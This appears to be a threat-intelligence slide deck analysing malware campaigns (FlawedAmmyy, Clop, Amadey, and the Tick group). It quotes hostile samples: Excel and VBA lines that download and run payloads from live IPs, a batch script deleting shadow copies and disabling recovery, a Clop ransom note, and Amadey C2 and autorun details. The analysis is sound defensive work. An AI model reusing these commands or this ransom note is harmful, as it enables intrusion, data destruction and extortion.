


Excel document file



29	
30	=CONCATENATE(A31,A32,A33,A34)
31	msiexec
32	ec.exe RETURN=185
33	/i http://195.123.209.169/control
34	/q ksw='%TEMP%'
35	=HALT()
36	

Word document file



```
$ python oledump.py request.doc
1:      146  '¥x01CompObj'
2:     4096  '¥x05DocumentSummaryInformation'
3:     4096  '¥x05SummaryInformation'
4:     6858  '1Table'
5:      421  'Macros/PROJECT'
6:       71  'Macros/PROJECTwm'
7:  M  95423  'Macros/VBA/NewMacros'
8:  m   1020  'Macros/VBA/ThisDocument'
9:     28021  'Macros/VBA/_VBA_PROJECT'
```

```
.Open pjired, "http://185.183.99.241/c1", False
```

```
-- snip --
```

```
.Open
.Write yaxjlszt.responseBody
.SaveToFile Environ("temp") & oufi, 2
Shell Environ("temp") & oufi, ieysoqs
```



Malware

- **FlawedAmmyy**
 - RAT created based on leaked Ammyy source code
- **Clop**
 - ransomware
- **Amadey**
 - Multifunctional bot

There are also others...


FlawedAmmyy

- Signed



FlawedAmmyy

- Install by msiexec.exe
- Download ...





FlawedAmmyy

- Use custom packer

```
20 v12 = 14850;
21 v4 = (int (__stdcall *)(_DWORD))VirtualAlloc(0, 0xCD1u, flAllocationType, 0x40u);
22 v14 = 778688;
23 for ( i = 0; i < 3; ++i )
24     v15 = -12197823;
25 v16 = 0;
26 for ( j = 0; j < 0x334; ++j )
27     *((_DWORD *)v4 + j) = dword_46321C ^ __ROL4__(dword_463220[j] - j, 15);
28 sub_401270();
29 v11 = &v10;
30 v10 = 1312;
31 for ( k = 0; k < 2; ++k )
32     sub_401270();
33 v5 = GetModuleHandleA("kernel32");
34 v6 = &unk_463EF8;
35 v7 = 276480;
```

Clop

- signed

デジタル署名の詳細

全般 詳細設定

署名の詳細(S):

フィールド	値
バージョン	V2
発行者	thawte SHA256 Code Signing CA, tha...
シリアル番号	767436921b2698bd18400a24b01341b6
ダイジェスト アルゴリズム	sha1
ダイジェスト暗号化アルゴ...	RSA
認証済み属性	
1.3.6.1.4.1.311.2.1.12	30 00
内容の種類	06 0a 2b 06 01 04 01 82 37 02 01 04
1.3.6.1.4.1.311.2.1.11	30 0c 06 0a 2b 06 01 04 01 82 37 02 01 ...
メッセージダイジェスト	04 14 58 cf 4f a8 2a 8c 39 ce f1 53 7f 8...
認証されていない属性	
副署名	30 82 01 f8 02 01 01 30 76 30 62 31 0b

値(V):

V2

OK

デジタル署名の詳細

全般 詳細設定

デジタル署名情報
このデジタル署名は問題ありません。

署名者の情報(S)

名前: REBROSE LEISURE LIMITED

電子メール: 利用不可

署名時刻: 2019年5月8日 22:54:04

証明書の表示(V)

副署名(U)

署名者名:	電子メールアドレ...	タイムスタンプ
DigiCert Timest...	利用不可	2019年5月8日 22:54...

詳細(D)

OK



Clop

- same custom packer as FlawedAmmyy

```
48 v24 = (void (__stdcall *)(HMODULE *))VirtualAlloc(0, dwSize, flAllocationType, v7 << 6);
49 v4 = -163028107;
50 v11 = 1;
51 v9 = v24;
52 for ( i = 0; i < 1; ++i )
53 {
54     for ( j = 0; j < 5; ++j )
55         v5 = -154;
56 }
57 ((void (__cdecl *)(int, int))sub_417370)(-194938218, -194938218);
58 v25 = 46272;
59 v14 = &unk_433240;
60 v15 = 0;
61 for ( k = 0; k < dwSize >> 2; ++k )
62 {
63     v1 = v14[k] - k;
64     v15 -= 80;
65     v15 += 800;
66     *((_DWORD *)v24 + k) = dword_43323C ^ __ROL4__(dword_43323C ^ v1, 5);
67 }
68 for ( l = 0; l < 5; ++l )
69 {
70     v28 = 38;
71     v22 = 223;
72     v21 = 32;
73 }
74 v21 = 25232;
75 v28 = 232;
76 v16 = &v28;
77 v22 = 808984592;
78 v29 = GetModuleHandleA(ModuleName);
```

Clop

- run only as a service
 - In other words, service installation is supposed to use other methods
 - It is mentioned in the report of KRCERT

```
.text:0040E007
.text:0040E007
.text:0040E007 018 8D 45 F0      loc_40E007:
.text:0040E00A 018 C7 45 F0 FC 53 41 00  lea    eax, [ebp+ServiceStartTable]
.text:0040E011 018 50              mov    [ebp+ServiceStartTable.lpServiceName], offset aTasknetprocess ; "TaskNetProcess"
.text:0040E012 01C C7 45 F4 C0 E1 40 00  push   eax ; lpServiceStartTable
.text:0040E019 01C C7 45 F8 00 00 00 00  mov    [ebp+ServiceStartTable.lpServiceProc], offset sub_40E1C0
.text:0040E020 01C C7 45 FC 00 00 00 00  mov    [ebp+var_8], 0
.text:0040E027 01C FF 15 30 00 41 00      mov    [ebp+var_4], 0
.text:0040E02D 018 85 C0          call   ds:StartServiceCtrlDispatcherW
.text:0040E02F 018 75 05          test   eax, eax
                          jnz   short loc_40E036
```



Clop

• Decode Resource data

- bat file
- ransom note

```

.text:0040F324 21C 50          push     esi
.text:0040F325 220 57          push     edi
.text:0040F326 224 6A 00       push     0             ; lpModuleName
.text:0040F328 228 FF 15 64 01 41 00 call     ds:GetModuleHandleW
.text:0040F32E 224 68 44 54 41 00 push     offset Type    ; "RC_HTML1"
.text:0040F333 228 8B D8       mov      ebx, eax
.text:0040F335 228 68 47 F4 00 00 push     0F447h        ; lpName
.text:0040F33A 22C 53          push     ebx           ; hModule
.text:0040F33B 230 FF 15 60 01 41 00 call     ds:FindResourceW
.text:0040F341 224 8B F0       mov      esi, eax
.text:0040F343 224 56          push     esi           ; hResInfo
.text:0040F344 228 53          push     ebx           ; hModule
.text:0040F345 22C FF 15 5C 01 41 00 call     ds:LoadResource
.text:0040F34B 224 50          push     eax           ; hResData
.text:0040F34C 228 FF 15 58 01 41 00 call     ds:LockResource
.text:0040F352 224 56          push     esi           ; hResInfo
.text:0040F353 228 53          push     ebx           ; hModule
.text:0040F354 22C 8B F8       mov      edi, eax
.text:0040F356 22C FF 15 0C 02 41 00 call     ds:SizeofResource
.text:0040F35C 224 8B F0       mov      esi, eax

```

```

networks has been penetrated-----
e networks have been encrypted with a strong algorithm.
d or deleted or backup disks were formatted.
so F-8 or any other methods may damage encrypted data but not recover.

```

```

@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet

```

```

5 We exclusively have decryption software for your situation.
6 ==No DECRYPTION software is AVAILABLE in the PUBLIC==
7 - DO NOT RENAME OR MOVE the encrypted and readme files.
8 =====DO NOT RESET OR SHUTDOWN �� FILES MAY BE DAMAGED=====
9 =====DO NOT RESET OR SHUTDOWN �� FILES MAY BE DAMAGED=====
10 =====DO NOT RESET OR SHUTDOWN �� FILES MAY BE DAMAGED=====
11 ---THIS MAY LEAD TO THE IMPOSSIBILITY OF RECOVERY OF THE CERTAIN FILES---
12 --ALL REPAIR TOOLS ARE USELESS AND CAN DESTROY YOUR FILES IRREVERSIBLY--
13 If you want to restore your files write to email.
14 [CONTACTS ARE AT THE BOTTOM OF THE SHEET] and attach 4-6 encrypted files!
15 [Less than 7 Mb each, non-archived and your files should not contain valuable information!!!
16 [Databases,large excel sheets, backups etc...]]!!
17 ***You will receive decrypted samples and our conditions how to get the decoder***
18
19 ***ATTENTION***
20 =YOUR WARRANTY - DECRYPTED SAMPLES=
21 --DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE--
22 --WE DONT NEED YOUR FILES AND YOUR INFORMATION--
23
24 CONTACTS E-MAILS:
25 unlock@eqaltech.su
26 AND
27 unlock@royalmail.su
28 OR
29 luivissenssi@protonmail.com
30
31 _- _ATTENTION_-
32 In the letter, type your company name and site!
33
34 ***The final price depends on how fast you write to us***
35 ^_*Nothing personal just business^_* CLOP^_-
36

```

Amadey

- Amadey is installed by msiexec.exe when you open a malicious excel file



<https://app.any.run/tasks/3430e711-7bb1-49b4-ac07-86b1a6b5c784/>



Amadey

- Same custom packer as FlawedAmmy and Clop

```
VirtualAlloc(0, dwSize, flAllocationType, v5 << 6);
sub_404D20(aFaxmodelookfor);
v14 = 3393;
v7 = v16;
v8 = -55264204;
sub_404D20(aSubpoweruppend);
v13 = 54826;
if ( v8 == 54826 )
    v8 = 54570;
v4 = 63027;
sub_404D20(126054);
v10 = &unk_41934C;
v12 = 0;
for ( i = 0; i < 0x366; ++i )
{
    v1 = v10[i] - i;
    v12 -= 80;
    v12 += 800;
    *((_DWORD *)v16 + i) = dword_419348 ^ __ROL4__(dword_419348 ^ v1, 5);
}
v3 = -664107886;
v17 = GetModuleHandleA(ModuleName);
v18 = dword_401004;
```



Dump Files

File Name	Size	Detect Rule
400000.cmualrc.exe	28.7KB	Amadey



Amadey

- Luckily, it has symbol information
- Multifunctional bot
 - Download and execute next payload
 - Gathering environmental information
 - Bypass UAC
 - Check Avs
 - etc...





Amadey

- some interesting encoded strings

- C2 domain
- C2 parameter
- drop name and directory name
- Check Avs name
- AutoRun command

- `_Z7aRaportPcS_, _Z6aBasici`
 - domain : gohaiendo[.]com
- `_Z19aGetSelfDestinati`
 - DropDir : f64a428dfd
 - DropName : cmualrc.exe

- `_Z6aBasici`
 - Param0 : id=
 - Param1 : &vs=
 - Param2 : &ar=
 - Param3 : &bi=
 - Param4 : &lv=
 - Param5 : &os=
 - Param6 : &av=
 - Param7 : &pc=
 - Param8 : &un=
 - Vers : 1.22

- `_Z8aCheckAVv`
 - AV00 : AVAST Software
 - AV01 : Avira
 - AV02 : Kaspersky Lab
 - AV03 : ESET
 - AV04 : Panda Security
 - AV05 : Doctor Web
 - AV06 : AVG
 - AV07 : 360TotalSecurity
 - AV08 : Bitdefender
 - AV09 : Norton
 - AV10 : Sophos
 - AV11 : Comodo

- `_Z11aAutoRunSetPc`
 - AutoRunCmd : REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /f /v Startup /t REG_SZ /d



Summary

- **Excel 4.0**
 - Defense Evasion
- **Install malware using `msiexec.exe`**
 - T1218
- **Signed malware**
 - T1116
- **Custom packer**
 - T1140
 - Used for packing multiple malware families


Tick



Tick





- other name
 - BRONZE BUTLER
- tick is Chinese origins group that has been active since at 2008
- It targets Japan and Korea

[Pattern2] 2019-02



RTF

- Extensions and icons mimic doc format

Name	Size	Type	Modified
 2019年昇給率参考資料2.doc	 4.0 MB	Microsoft ...	18 2月 2019, 18:26
 2019年昇給率参考資料1.doc	 4.1 MB	Microsoft ...	18 2月 2019, 18:26



- It has OLE object



```

-----+-----+-----
id |index |OLE Object
-----+-----+-----
0  |0005EBBDh |format_id: 2 (Embedded)
| |class name: 'Package'
| |data size: 1673928
| |OLE Package object:
| |Filename: u'8.t'
| |Source path: u'C:¥¥Aaa¥¥tmp¥¥8.t'
| |Temp path = u'C:¥¥Users¥¥ADMINI~1¥¥AppData¥¥Local¥¥Temp¥¥8.t'
| |MD5 = '026dbdbb1e525ce4b86734fa08be513d'
-----+-----+-----

```

RTF

- Dummy content mimics a real company





DLL

- **winhelp.wll**
 - word Add-In
- **%APPDATA%\Microsoft\Word\Startup**
 - Execute when open the Word application
- **It has pdb infomation**
 - C:\Users\Frank\Desktop\doc_dll\Release\DocDll.pdb



Downloader

- **%temp%\taskmar.exe**

- File size is very large
 - about 78MB
 - self copy 1024 times

```
e4a6a8fb3692d74da004d8159c1554a30505403871b097487454f6c458081a97 00000000.exe
e4a6a8fb3692d74da004d8159c1554a30505403871b097487454f6c458081a97 00000156.exe
e4a6a8fb3692d74da004d8159c1554a30505403871b097487454f6c458081a97 00000312.exe
e4a6a8fb3692d74da004d8159c1554a30505403871b097487454f6c458081a97 00000468.exe
